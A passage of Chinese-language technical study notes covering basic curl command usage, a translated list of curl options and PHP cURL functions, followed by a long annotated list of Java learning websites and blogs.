用了 就是守护进程运行。所以想把一般程序改造为守护程序是不可能。

## 7.2 CURL 是什么

curl 是利用 URL 语法在命令行方式下工作的开源文件传输工具。它被广泛应用在 Unix、多种 Linux 发行版中，并且有 DOS 和 Win32、Win64 下的移植版本。

使用命令：`curl http://curl.haxx.se`

这是最简单的使用方法。用这个命令获得了 `http://curl.haxx.se` 指向的页面，同样，如果这里的 URL 指向的是一个文件或者一幅图都可以直接下载到本地。如果下载的是 HTML 文档，那么缺省的将不显示文件头部，即 HTML 文档的 header。要全部显示，请加参数 `-i`，要只显示头部，用参数 `-I`。任何时候，可以使用 `-v` 命令看 curl 是怎样工作的，它向服务器发送的所有命令都会显示出来。为了断点续传，可以使用 `-r` 参数来指定传输范围。

使用 PUT

HTTP 协议文件上传的标准方法是使用 PUT，此时 curl 命令使用 `-T` 参数：

`curl -T uploadfile www.uploadhttp.com/receive.cgi`

有关认证

curl 可以处理各种情况的认证页面，例如下载用户名/密码认证方式的页面（在 IE 中通常是出现一个输入用户名和密码的输入框）：

`curl -u name:password www.secrets.com`

如果网络是通过 http 代理服务器出去的，而代理服务器需要用户名和密码，那么输入：

`curl -U proxyuser:proxypassword http://curl.haxx.se`

任何需要输入用户名和密码的时候，只在参数中指定用户名而空着密码，curl 可以交互式的让用户输入密码。

引用

有些网络资源访问的时候必须经过另外一个网络地址跳转过去，这用术语来说是：referer，引用。对于这种地址的资源，curl 也可以下载：

`curl -e http://curl.haxx.se daniel.haxx.se`

指定用户端

有些网络资源首先需要判断用户使用的是什么浏览器，符合标准了才能够下载或者浏览。

此时 curl 可以把自己“伪装”成任何其他浏览器：

`curl -A "Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)" URL`

这个指令表示 curl 伪装成了 IE5.0，用户平台是 Windows 2000。（对方服务器是根据这个字符串来判断客户端的类型的，所以即使使用 AIX 也无所谓）。

使用：

`curl -A "Mozilla/4.73 [en] (X11; U; Linux 2.2.15 i686)" URL`

此时 curl 变成了 Netscape，运行在 PIII 平台的 Linux 上了。

COOKIES

Cookie 是服务器经常使用的一种记忆客户信息的方法。如果 cookie 被记录在了文件中，那么使用命令：

`curl -b stored_cookies_in_file www.cookiesite.com`

curl 可以根据旧的 cookie 写出新 cookie 并发送到网站：

`curl -b cookies.txt -c newcookies.txt www.cookiesite.com`

加密 HTTP



---

如果是通过 OpenSSL 加密的 https 协议传输的网页，curl 可以直接访问：

curl https://that.secure.server.com

http 认证

如果是采用证书认证的 http 地址，证书在本地，那么 curl 这样使用：

curl -E mycert.pem https://that.secure.server.com

注意事项

curl 非常博大，用户要想使用好这个工具，除了详细学习参数之外，还需要深刻理解 http 的各种协议与 URL 的各个语法。

这里推荐几个读物：

RFC 2616 HTTP 协议语法的定义。

RFC 2396 URL 语法的定义。

RFC 2109 Cookie 是怎样工作的。

RFC 1867 HTTP 如何 POST，以及 POST 的格式。

命令

编辑

linux curl 命令

-a/--append 上传文件时，附加到目标文件

-A/--user-agent <string> 设置用户代理发送给服务器

-anyauth 可以使用“任何”身份验证方法

-b/--cookie <name=string/file> cookie 字符串或文件读取位置

-basic 使用 HTTP 基本验证

-B/--use-ascii 使用 ASCII/文本传输

-c/--cookie-jar <file> 操作结束后把 cookie 写入到这个文件中

-C/--continue-at <offset> 断点续转

-d/--data <data> HTTP POST 方式传送数据

--data-ascii <data> 以 ascii 的方式 post 数据

--data-binary <data> 以二进制的方式 post 数据

--negotiate 使用 HTTP 身份验证

--digest 使用数字身份验证

--disable-eprt 禁止使用 EPRT 或 LPRT

--disable-epsv 禁止使用 EPSV

-D/--dump-header <file> 把 header 信息写入到该文件中

--egd-file <file> 为随机数据(SSL)设置 EGD socket 路径

--tcp-nodelay 使用 TCP\_NODELAY 选项

-e/--referer 来源网址

-E/--cert <cert[:passwd]> 客户端证书文件和密码 (SSL)

--cert-type <type> 证书文件类型 (DER/PEM/ENG) (SSL)

--key <key> 私钥文件名 (SSL)

--key-type <type> 私钥文件类型 (DER/PEM/ENG) (SSL)

--pass <pass> 私钥密码 (SSL)

--engine <eng> 加密引擎使用 (SSL). "--engine list" for list

--cacert <file> CA 证书 (SSL)

--capath <directory> CA 目录 (made using c\_rehash) to verify peer against (SSL)

--ciphers <list> SSL 密码

--compressed 要求返回是压缩的形势 (using deflate or gzip)

---

--connect-timeout <seconds> 设置最大请求时间  
--create-dirs 建立本地目录的目录层次结构  
--crlf 上传是把 LF 转变成 CRLF  
-f/--fail 连接失败时不显示 http 错误  
--ftp-create-dirs 如果远程目录不存在, 创建远程目录  
--ftp-method [multicwd/nocwd/singlecwd] 控制 CWD 的使用  
--ftp-pasv 使用 PASV/EPSV 代替端口  
--ftp-skip-pasv-ip 使用 PASV 的时候,忽略该 IP 地址  
--ftp-ssl 尝试用 SSL/TLS 来进行 ftp 数据传输  
--ftp-ssl-reqd 要求用 SSL/TLS 来进行 ftp 数据传输  
-F/--form <name=content> 模拟 http 表单提交数据  
-form-string <name=string> 模拟 http 表单提交数据  
-g/--globoff 禁用网址序列和范围使用 {} 和 []  
-G/--get 以 get 的方式来发送数据  
-h/--help 帮助  
-H/--header <line>自定义头信息传递给服务器  
--ignore-content-length 忽略的 HTTP 头信息的长度  
-i/--include 输出时包括 protocol 头信息  
-I/--head 只显示文档信息  
从文件中读取-j/--junk-session-cookies 忽略会话 Cookie  
- 界面<interface>指定网络接口/地址使用  
- krb4 <级别>启用与指定的安全级别 krb4  
-j/--junk-session-cookies 读取文件进忽略 session cookie  
--interface <interface> 使用指定网络接口/地址  
--krb4 <level> 使用指定安全级别的 krb4  
-k/--insecure 允许不使用证书到 SSL 站点  
-K/--config 指定的配置文件读取  
-l/--list-only 列出 ftp 目录下的文件名称  
--limit-rate <rate> 设置传输速度  
--local-port<NUM> 强制使用本地端口号  
-m/--max-time <seconds> 设置最大传输时间  
--max-redirs <num> 设置最大读取的目录数  
--max-filesize <bytes> 设置最大下载的文件总量  
-M/--manual 显示全手动  
-n/--netrc 从 netrc 文件中读取用户名和密码  
--netrc-optional 使用 .netrc 或者 URL 来覆盖-n  
--ntlm 使用 HTTP NTLM 身份验证  
-N/--no-buffer 禁用缓冲输出  
-o/--output 把输出写到该文件中  
-O/--remote-name 把输出写到该文件中, 保留远程文件的文件名  
-p/--proxytunnel 使用 HTTP 代理  
--proxy-anyauth 选择任一代理身份验证方法  
--proxy-basic 在代理上使用基本身份验证  
--proxy-digest 在代理上使用数字身份验证  
--proxy-ntlm 在代理上使用 ntlm 身份验证

---

-P/--ftp-port <address> 使用端口地址，而不是使用 PASV  
-Q/--quote <cmd> 文件传输前，发送命令到服务器  
-r/--range <range> 检索来自 HTTP/1.1 或 FTP 服务器字节范围  
--range-file 读取 (SSL) 的随机文件  
-R/--remote-time 在本地生成文件时，保留远程文件时间  
--retry <num> 传输出现问题时，重试的次数  
--retry-delay <seconds> 传输出现问题时，设置重试间隔时间  
--retry-max-time <seconds> 传输出现问题时，设置最大重试时间  
-s/--silent 静音模式。不输出任何东西  
-S/--show-error 显示错误  
--socks4 <host[:port]> 用 socks4 代理给定主机和端口  
--socks5 <host[:port]> 用 socks5 代理给定主机和端口  
--stderr <file>  
-t/--telnet-option <OPT=val> Telnet 选项设置  
--trace <file> 对指定文件进行 debug  
--trace-ascii <file> Like --跟踪但没有 hex 输出  
--trace-time 跟踪/详细输出时，添加时间戳  
-T/--upload-file <file> 上传文件  
--url <URL> Spet URL to work with  
-u/--user <user[:password]> 设置服务器的用户和密码  
-U/--proxy-user <user[:password]> 设置代理用户名和密码  
-v/--verbose  
-V/--version 显示版本信息  
-w/--write-out [format] 什么输出完成后  
-x/--proxy <host[:port]> 在给定的端口上使用 HTTP 代理  
-X/--request <command> 指定什么命令  
-y/--speed-time 放弃限速所要的时间。默认为 30  
-Y/--speed-limit 停止传输速度的限制，速度时间'秒  
-z/--time-cond 传送时间设置  
-0/--http1.0 使用 HTTP 1.0  
-1/--tlsv1 使用 TLSv1 (SSL)  
-2/--sslv2 使用 SSLv2 的 (SSL)  
-3/--sslv3 使用的 SSLv3 (SSL)  
--3p-quote like -Q for the source URL for 3rd party transfer  
--3p-url 使用 url，进行第三方传送  
--3p-user 使用用户名和密码，进行第三方传送  
-4/--ipv4 使用 IP4  
-6/--ipv6 使用 IP6  
-#/--progress-bar 用进度条显示当前的传送状态

相关函数

编辑

PHP cURL 函数

PHP[1] 支持的由 Daniel Stenberg 创建的 libcurl 库允许你与各种的服务器使用各种类型的协议进行连接和通讯。

libcurl 支持 http、https、ftp、gopher、telnet、dict、file 和 ldap 协议。libcurl 同时也支持 HTTPS 认

---

证、HTTP POST、HTTP PUT、FTP 上传(这个也能通过 PHP 的 FTP 扩展完成)、HTTP 基于表单的上传、代理、cookies 和用户名+密码的认证。

PHP 中使用 cURL 实现 Get 和 Post 请求的方法

这些函数在 PHP 4.0.2 中被引入。

以下包含了 PHP cURL 函数列表:

`curl_close()` 关闭一个 cURL 会话。

`curl_copy_handle()` 复制一个 cURL 句柄和它的所有选项。

`curl_errno()` 返回最后一次的错误号。

`curl_error()` 返回一个保护当前会话最近一次错误的字符串。

`curl_escape()` 返回转义字符串, 对给定的字符串进行 URL 编码。

`curl_exec()` 执行一个 cURL 会话。

`curl_file_create()` 创建一个 CURLFile 对象。

`curl_getinfo()` 获取一个 cURL 连接资源句柄的信息。

`curl_init()` 初始化一个 cURL 会话。

`curl_multi_add_handle()` 向 curl 批处理会话中添加单独的 curl 句柄。

`curl_multi_close()` 关闭一组 cURL 句柄。

`curl_multi_exec()` 运行当前 cURL 句柄的子连接

`curl_multi_getcontent()` 如果设置了 `CURLOPT_RETURNTRANSFER`,

则返回获取的输出的文本流。

`curl_multi_info_read()` 获取当前解析的 cURL 的相关传输信息。

`curl_multi_init()` 返回一个新 cURL 批处理句柄。

`curl_multi_remove_handle()` 移除 curl 批处理句柄资源中的某个句柄资源。

`curl_multi_select()` 等待所有 cURL 批处理中的活动连接。

`curl_multi_setopt()` 设置一个批处理 cURL 传输选项。

`curl_multi_strerror()` 返回描述错误码的字符串文本。

`curl_pause()` 暂停及恢复连接。

`curl_reset()` 重置 libcurl 的会话句柄的所有选项。

`curl_setopt_array()` 为 cURL 传输会话批量设置选项。

`curl_setopt()` 设置一个 cURL 传输选项。

`curl_share_close()` 关闭 cURL 共享句柄。

`curl_share_init()` 初始化 cURL 共享句柄。

`curl_share_setopt()` 设置一个共享句柄的 cURL 传输选项。

`curl_strerror()` 返回错误代码的字符串描述。

`curl_unescape()` 解码 URL 编码后的字符串。

`curl_version()` 获取 cURL 版本信息。

## 第八章 其他内容

### 8.1 看过的书籍

1.MySql 管理之道

2.jQuery 技术内幕

## 8.2 Java 资料大全

<http://www.importnew.com/16843.html>

想要加强你的编程能力吗？想要提升你的 Java 编程技巧和效率吗？

不用担心。本文将会提供快速高效学习 Java 编程的 50 多个网站资源：

开始探索吧：

1、**MKyong**：许多开发者在这里可以找到带文字说明和图解的示例代码。这是一个探索各种框架的平台。不管是否用于商业使用，你都可以从这里下载免费的工具。前往 **MKyong**

2、**Programmingbydoing**：包含超过 100 篇文章，对具有争议的问题有数以百计地讨论，它是终极也是最佳的学习选择。前往 **programbydoing**

3、**Stackoverflow**：面向通用的开发技能，可以互相学习提高；解答将会如何同时提升自己能力和在技术社区的影响力？只要进入网站，你可以在多种多样的社区里面发现所有的问题与答案。前往 **Stackoverflow**

4、**HackerRank**：想要测试自己的潜力？想做好准备迎接职场激烈的竞争？846000 名开发者使用，提供 30 种开发语言学习，每天 4000 个挑战，超过 1000 家公司在上面招聘编程专家。前往 **Hackerrank**

5、**Javacodegeeks**：各种主题、示例或者代码库的参考手册；提供在线易读的 Java 文档、编程技巧与教程，以及许多免费下载的编程书籍。前往 **Javacodegeeks**

6、**Simplilearn**：专注于提供培训的、可认证的在线（虚拟）课程，都能在这个地方找到。简而言之，几乎所有方面的课程都由优秀及经验丰富的培训师提供。前往 **Simplilearn**

下面是 **Simplilearn** 提供的 Java 课程预览：

i. 中高级 Java 编程

ii. 多合一 Java 开发系列课程

7、**Javarevisited.blogspot.in**：对于任何你无法轻易解决的 Java 编程问题，这个博客都有着深入的理解。在阅读、学习并且在深入学习使用 Java 开发的项目后，分享你的理解。前往 **Javarevisited**

8、**FunProgramming**：它源于一个关于 Java 编程的独特思想，在工作中实验与架构。帮助你询问问题，并在每个拜访的视频里面留下评论。无论新旧的 Java 编程记录视频都可以在这里搜索到。前往 **Funprogramming**

9、**Introc.s.princeton.edu**：非常适合没有任何编程经验的初学者。其中的资源已被好几本书引用：前往 **Introc.s.princeton.edu**

10、**Sanfoundry**：适合于加深对所有领域的 Java 编程的理解；这里覆盖了超过 100 种主题。关于 C、SAN 或其他核心计算机科学主题，网站正着手于提供 10000+ 的小测试或者程序。前往 **Sanfoundry**

11、**Github.com**：强力的开源合作工具，在网站上已经托管了超过 2 亿 1800 万代码仓库。代码仓库简化了项目管理，提供超过 200 种语言、综合跟踪以及即时测试工具等等。前往 **Github**

12、**Javalessons**：“学习 Java，不止于 Java”；提供简单的示例使得初学者更易入门。采用交互式课程教授相关教程。前往 **Javalessons**

13、**Journaldev**：文章以教程的形式分类，包括 Java 集合框架、接口、类、算法和其他工具。这个博客的目标是使用示例和代码解释让 Java 更加清晰易懂。前往 **Journaldev**

14、**Leetcode**：基于项目的深入学习。讨论大量的测试用例和示例，提供超过 190 道问题，均需要由你自己去解决，包含八种不同语言的知识，例如 C、C++、JavaScript、Java、Python、Ruby 与 MySQL。前往 **Leetcode**

---

15、Dzone: 早期以 Javalobby 闻名, 提供真实开发环境下会遇见的更加深入的情况, 完美的工具与情景。预览各种可供下载的最新书籍; 图表性描述 750 名 IT 管理人员与开发者提供的关于这些文章的研究结果。(前往 [Dzone Java](#))

16、Buggybread: 全球知名社区; 可以询问问题、给予建议并且做出贡献, 具有创造性的数据模型, 成百上千的练习用示例、课程, 大量的相关课程: 前往 [Buggybread](#)

17、Java9s: 热情的社区, 提供视频为主的教程。支持注册、取消关注和通知订阅。前往 [Java9s](#)

18、Pvtuts.com: 包括 Java 与其他编程语言的视频教程中心, 在编程视频中理解并深入探讨相关细节, 自由地在 PVT 中搜索、增加知识、提高或发现其他相关的技术解释。前往 [Pvtuts](#)

19、Showmedo: 可被称为“开源教育网站”。拥有 10 个视频系列、38 个视频的集合, 在标签 Java 下的 3 个学习路径对于任何 Java 初学者或者专业人士都是一个很棒的开始。前往 [Showmedo](#)

20、Codingbat: 优化学习、测试与练习。该站点会不断检查参考、教程和示例, 以避免错误。前往 [codingbat](#)

还有一些经常更新的高质量博客:

1、Programcreek.com: 主要介绍 Java, 关注设计模式、对比、算法、Java 基础、进阶和大量的问题讨论。前往 [Programcreek](#)

2、Java Deep: 学习路径中提供了关于 Java 执行的所有事情; 将帮助你深入理解 Java 的方方面面和所有的编程场景。前往 [Javadeep](#)

3、Java Tutorial: 充满活力的 Java 社区, 提供关于 Java 的所有索引 A-Z 的文章。博客教授了最棒的示例, 以及各自主题的细节。前往 [Java Tutorial](#)

4、Adam bien's weblog: 该博客被设计用于提供视频、提问和技术文章。他们简单地解决了各类千奇百怪的需求。前往 [Adam bien's weblog](#)

5、Jenkov.com: 一个在线媒体和软件产品公司, 有自己的产品和网站。博客开发得十分简洁, 帮助理解开发软件应用的思考过程。前往 [Jencov.com](#)

6、Frankel: 集成测试方面很棒的讲解员, 这是作为一名极客难得的优点。前往 [Frankel](#)

7、Vladmihalcea: 发布文章、绘制图表、检查缓存策略。前往 [Vladmihalcea](#)

8、Marxsoftware: 观察与思考代码示范, 从中获得灵感。前往 [Marxsoftware](#)

9、NoBlogDefFound: 使用 Java 实现 Spring 框架、算法、验证、策略。前往 [NoBlogDefFound](#)

10、Jooq: JPA 的另一种选择, 认为通过代码可以比配置更好地表达算法; 坚持使用 JDBC。前往 [Jooq](#)

11、Takipi: 带有大量图片描述的 Java 博客: 告诉大家什么时候以及为什么代码会在产品中出错。只要安装并连接后, 就得在任何情景下检测 (捕获异常或者未捕获异常)。前往 [Takipi](#)

12、Plumbr: 不断组合 Java: 发现性能问题, 设置自动化问题解决方案; 指导解决任何代码中的问题或 JVM 中的问题。前往 [Plumbr](#)

13、Javapapers: 测试与代码质量工具: 实用的 Java 代码库。提供了丰富的 Java 教程索引。前往 [Javapapers](#)

14、RaibleDesigns: 开源咨询: 开发与优化 web 应用: 包含使用 HTML5、CSS、JavaScript 与 Java 技术。前往 [RaibleDesigns](#)

15、InfoQ: 包含来自全球 Java 社区的所有主题: 介绍、新闻、文章以及书籍、研究: 每月有 980,000 名访客。前往 [InfoQ](#)

16、Javaworld: 核心 Java 技术、企业 Java 应用、事件、Java App 开发、学习 Java 与 移动端 Java 开发: 有一些高级选项。对于 Java 开发者、架构师和管理者获取职业成长经验来说最好的博客之一。前往 [Javaworld](#)

17、JavaEESupport: 包括 Java、Java EE 以及其他方面的教程。前往 [JavaEESupport](#)

18、Jonathangiles: Java 最好的博客之一。全球 Java 文章的持续关注者。前往 [Jonathangiles](#)

- 
- 19、**HowtodoinJava**: 专业博客，特别及清晰的内容、高质量的目标讲解。前往 [HowtodoinJava](#)
- 20、**Jaxenter**: 收集所有你想看的 Java 信息，包括文章、视频、新闻或其他资讯。前往 [Jaxenter](#) 通过示例学习 Java 编程:
- 1、**KodeJava**: 大量用于帮助理解的示例。该博客要求你从他人那里学习的同时贡献自己的知识。前往 [KodeJava](#)
- 2、**Java2novice**: 知识中心: 适用于 Java 初学者的简单示例; 已在开发环境中进行测试。前往 [Java2novice](#)
- 3、**Programmr**: 实时 Java 练习题、示例与项目: 包括电子书、课程、竞赛。“挑战你的朋友”是检测自己与朋友知识深浅最好的方式。前往 [Programmr](#)
- 4、**Java2s**: 基础与进阶 Java 代码的示例仓库, 覆盖了所有的主题。前往 [Java2s](#)
- 5、**Java-Examples**: 示例用于提高你对 Java 基础原理的理解。如果你遵循示例的讲解而不是直接参看说明原理的文章, 会更容易理解相关 Java 功能。前往 [Java-Examples](#)
- 6、**JavaTPoint**: 包含适于初学者的简单示例与适于进阶的复杂代码。练习小测验和在线测试会帮助你更好地学习。前往 [JavaTPoint](#)
- 7、**JavaCodeGeeks Examples**: 站点的仪表盘中总是充满了最新的课程与示例: 网站在全球分析并向你提供综述。前往 [JavaCodeGeeks Examples](#)
- 8、**Fluffycat**: 提供 Java 基础的参考与简单的在线示例。从很多例子中精选最好的那部分。前往 [Fluffycat](#)
- 9、**Javaranch**: 始终如一的例子: 该网站的关键就是更好地学习。前往 [Javaranch](#)
- 10、**Learntosolveit**: 目的: 编程任务: 大量的示例。目标在于快速、正确、独立地解决问题。前往 [Learntosolveit](#)
- 11、**Javafaq**: 大量收集导论型 Java 代码示例, 提供免费的 Java 电子书, 确保在没有协助的情况下进行独立开发的能力。前往 [Javafaq](#)
- 额外的资源: [www.reddit.com/r/Javahelp](http://www.reddit.com/r/Javahelp) 与 [www.reddit.com/r/learnJava](http://www.reddit.com/r/learnJava)
- 基于它们的重要性, 被归类为“富有争议的”或者“强烈推荐”等等。问题可以非常基础, 比如: “如何将自己的代码放入可运行文件内?” 点击文中任何一个链接, 然后你将会得到解决问题的途径。